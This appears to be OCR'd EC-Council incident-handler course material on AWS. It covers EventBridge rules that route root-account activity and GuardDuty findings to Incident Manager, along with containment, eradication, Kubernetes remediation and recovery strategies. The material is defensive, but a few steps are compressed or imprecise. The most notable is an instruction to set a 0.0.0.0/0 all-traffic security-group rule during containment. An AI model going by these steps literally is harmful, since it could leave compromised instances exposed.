



Figure 8.75: Screenshot of AWS Systems Manager Incident Manager creating response plan

- **Step 7:** Select **Create an IAM role using a template** under **Execution permissions** and select the existing IAM role previously created, which allows Incident Manager to run SSM automation documents. Then, click on **Create response plan**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Steps to Monitor and Respond to AWS Account Root Activities

Following are the various steps involved in creating an automated EventBridge Rule for monitoring and responding to AWS account root activities:

- **Step 1:** Go to **EventBridge console** → select **Rules** → click on **Create rule** in the navigation pane.
- **Step 2:** Provide a name and description for the rule.
- **Step 3:** Select **Event pattern** → **Custom pattern** and enter the following pattern script:

```
{
  "detail-type": [
    "AWS API Call via CloudTrail",
    "AWS Console Sign In via CloudTrail"
  ],
  "detail": {
    "userIdentity": {
      "type": [
        "Root"
      ]
    }
  }
}
```

- **Step 4:** To select targets, click on **Incident Manager response plan** and select **SecurityEventResponsePlan** , which is created while setting up Incident Manager.
- **Step 5:** Select **Create a new role for this specific resource** to create an automated IAM role or click on **Using existing role** to use the existing role; finally, click on **Create**.

To test the automated incident response rule for AWS account root activities, log in to the AWS account with root credentials. This invokes **Incident Manager response plan** and **Open incidents**, as shown in the screenshot below. Here, the associated contact channel previously created by you in the **Engagement plan** will get activated.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.76: Screenshot of AWS Systems Manager Incident Manager showing AWS account root activity

Following are the steps involved in creating an automated **EventBridge Rule** for responding to GuardDuty high severity findings:

- **Step 1:** Go to **EventBridge console** → select **Rules** and click on **Create rule** in the navigation pane.
- **Step 2:** Provide a name and description for the rule.
- **Step 3:** Select **Event pattern** → **Custom pattern** and enter the following pattern script:

```
{
  "source": ["aws.guardduty"],
  "detail-type": ["GuardDuty Finding"],
  "detail": {
    "severity": [
      7.0, 7.1, 7.2, 7.3, 7.4, 7.5, 7.6, 7.7, 7.8, 7.9, 8, 8.0, 8.1, 8.2, 8.3, 8.4, 8.5, 8.6, 8.7, 8.8, 8.9]
    }
}
```

- **Step 4:** To select targets, click on **Incident Manager response plan**. Then, select **SecurityEventResponsePlan,** which was created while setting up Incident Manager.
- **Step 5:** Click on **Create a new role for this specific resource** and select the existing IAM role; finally, click on **Create**.

To test the automated incident response rule for GuardDuty high severity findings, open the GuardDuty console and click on **Generate sample findings**. This invokes the **Incident Manager response plan** and **Open incidents**, as shown in the screenshot given below. Here, the associated contact channel previously created by you in the **Engagement plan** will get activated.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.77: Screenshot of AWS Systems Manager Incident Manager showing GuardDuty high severity findings

## Containment of AWS Security Incidents

After incident triaging, containment is an important step in the incident handling process. The impact of the incident should be contained before it affects other components in the network. Discussed below are some best practices that should be followed by incident handlers to contain AWS security incidents:

- **Basic Containment Practices**
  - Implement sandbox environments to test and isolate affected systems
  - Protect Amazon EC2 instances from accidental termination by enabling termination protection
  - Build containment procedures based on alerts, resources, environment, data, etc.
  - Test your containment plans regularly
  - Isolate Amazon EC2 instances by switching the VPC security group
  - Develop failure plans in case of ineffective containment techniques
- **Security Group Level Containment**
  - Identify the security group associated with the affected instance and delete all existing rules
  - Define a single rule of 0.0.0.0/0 (0-65535) for all inbound and outbound traffic, which helps to terminate untracked connections


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Implement a dedicated “isolation” security group rule for applications

- **Subnet and VPC-level Containment**
  - Create a custom route table and identify the subnet related to the instance. Then, associate the custom route table with the subnet of the AWS instance
  - Detach all internet gateway routes from the tables
  - Implement a custom route table with no interconnection routes within the VPC
  - Provide containment options based on the requirements and situation

## Eradication of AWS Security Incidents

In this phase of incident response, the IH&R team must implement sophisticated techniques to eliminate the actual infection from the AWS environment so that the team can proceed with the recovery process.

The following are some steps to eradicate AWS security incidents:

- Collaborate with the organization’s leaders, including stakeholders and legal counsel to gain access to the environment and resources for eradication.
- Use AWS Support to reduce risks; this tool can handle requests, patches, backups, etc.
- Build automated incident response mechanisms with the ThreatResponse suite such as AWS_IR CLI for common security incidents.
- Implement Security Incident Response Simulations (SIRS) to practice incident response plans on internal events and create runbooks, which can provide guidance during incident eradication.
- Deactivate the original access keys and modify the secret/access keys and CLI commands.
- Remove root user account access keys.
- Delete the IAM users created by attackers and change their passwords.
- Revoke IAM role temporary security credentials.
- Enforce “Deny Policy” to deny all actions.
- Remove spilled files from EBS volumes.
- Delete encrypted S3 objects.

## Remediating Security Incidents Discovered by GuardDuty

Source: *https://aws.amazon.com*

Findings generated by Amazon GuardDuty may contain potential security incidents related to comprised EC2 instances, containers, and compromised AWS environment. Some common security incidents along with their remediation steps are discussed below:

- **GuardDuty Finding:** `Discovery: Kubernetes/SuccessfulAnonymousAccess`


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This GuardDuty finding states that "an API commonly used to access credentials or secrets in a Kubernetes cluster was invoked by an unauthenticated user."

**Remediation Process:**

- **Step 1:** Open the GuardDuty console and click on **Findings**. The finding summary displays details of the activity, as shown in the screenshot below.





Figure 8.78: Screenshot of GuardDuty showing finding details

- **Step 2:** Run the following command in the `rbac-lookup` command line utility to identify permissions granted to the `system:anonymous` user. This lists all Kubernetes roles and cluster roles associated with that user.

```
./rbac-lookup | grep -P 'system: (anonymous)|(unauthenticated)'
```

```
./rbac-lookup | grep -P 'system:(anonymous)|(unauthenticated)'
system:anonymous                cluster-wide        ClusterRole/system:discovery
system:unauthenticated          cluster-wide        ClusterRole/system:discovery
system:unauthenticated          cluster-wide        ClusterRole/system:public-info-viewer
```

Figure 8.79: Screenshot of GuardDuty showing permissions of unauthorized user

- **Step 3:** Run the following command in the `kubectl` command line utility to delete `"system:unauthenticated"` entries from the `ClusterRoleBinding` definition:

```
kubectl edit clusterrolebindings system:discovery
```

- **GuardDuty Finding:** `PrivilegeEscalation:Kubernetes/PrivilegedContainer`

This GuardDuty finding states that "a privileged container with root-level access was launched in your Kubernetes cluster."


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Remediation Process:

- **Step 1:** Open the GuardDuty console and go to **Findings**. The finding summary displays details of the activity, as shown in the screenshot below.





Figure 8.80: Screenshot of GuardDuty showing finding details

- **Step 2:** Privileged containers can be unexpectedly launched by a compromised user. In this case, review cluster access and remediate the user account.

Similarly, you can remediate GuardDuty findings such as **`Persistence:Kubernetes/ContainerWithSensitiveMount`**.

## Recovery after AWS Security Incidents

AWS provides four different approaches to recover from an incident, which are categorized based on the cost and complexity of procedures involved in handling multiple active/passive sites. The active sites are always ready to serve, while passive sites are activated when a failover incident is triggered.

The following are the four recovery approaches available in the AWS environment:

1. **Backup and Restore**

   In this approach, data are replicated to other AWS regions to mitigate data loss and corruption. This approach requires redeployment of the infrastructure, configuration, and application code in the recovery region. It uses the infrastructure as code (IaC) approach to quickly restore workloads in the recovery region. This backup can run periodically or continually, which helps in determining the recovery point.

   AWS services applicable for the backup and restore approach are:

   - Amazon EBS snapshot
   - Amazon DocumentDB


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Amazon Aurora DB snapshot
- Amazon EC2 instances
- Amazon Elastic File System (Amazon EFS) file systems

**2. Pilot Light**

In this approach, data are replicated from one AWS region to another by provisioning a copy of the core workload infrastructure. Here, the resources used for data backup and replication are always ON and backup elements such as application servers loaded with the application code and configurations are OFF. They are activated only for testing or when invoking the recovery process. Unlike the backup and restore approach, this process enables the deprovisioning of resources when they are no longer required; moreover, it can quickly provision a full-scale environment whenever required.

In addition to the backup and restore approach, the pilot light approach is applicable to the following services in the AWS environment:

- Amazon S3 replication
- Amazon RDS read replicas
- Amazon DynamoDB global tables
- Amazon DocumentDB global clusters

**3. Warm Standby**

In the warm standby approach, a fully functional and scaled-down environment is available in another region. This is similar to the pilot light approach with less recovery time, and the workload is always active in the recovery region.

The main difference between the pilot light and warm standby approaches is that the pilot light approach requires additional actions such as turning ON and scaling for adding resources, but the warm standby approach only requires scaling up because resources are already deployed.

All AWS services applicable for the backup and restore and pilot light approaches can be applied to the warm standby approach for data backup and replication.

**4. Multi-site Active/Active**

In the multi-site active/active approach, the AWS workload runs simultaneously in multiple regions. This approach allows users to access the workload from any region, irrespective of where it is deployed. This is a more expensive approach than others for recovery, but it reduces the recovery time to near zero. In this approach, it is important to check whether a single region can handle all traffic when another recovery region is down.

All AWS services applicable for the backup and restore, pilot light, and warm standby approaches can be applied to the multi-site active/active approach for data backup and data replication.


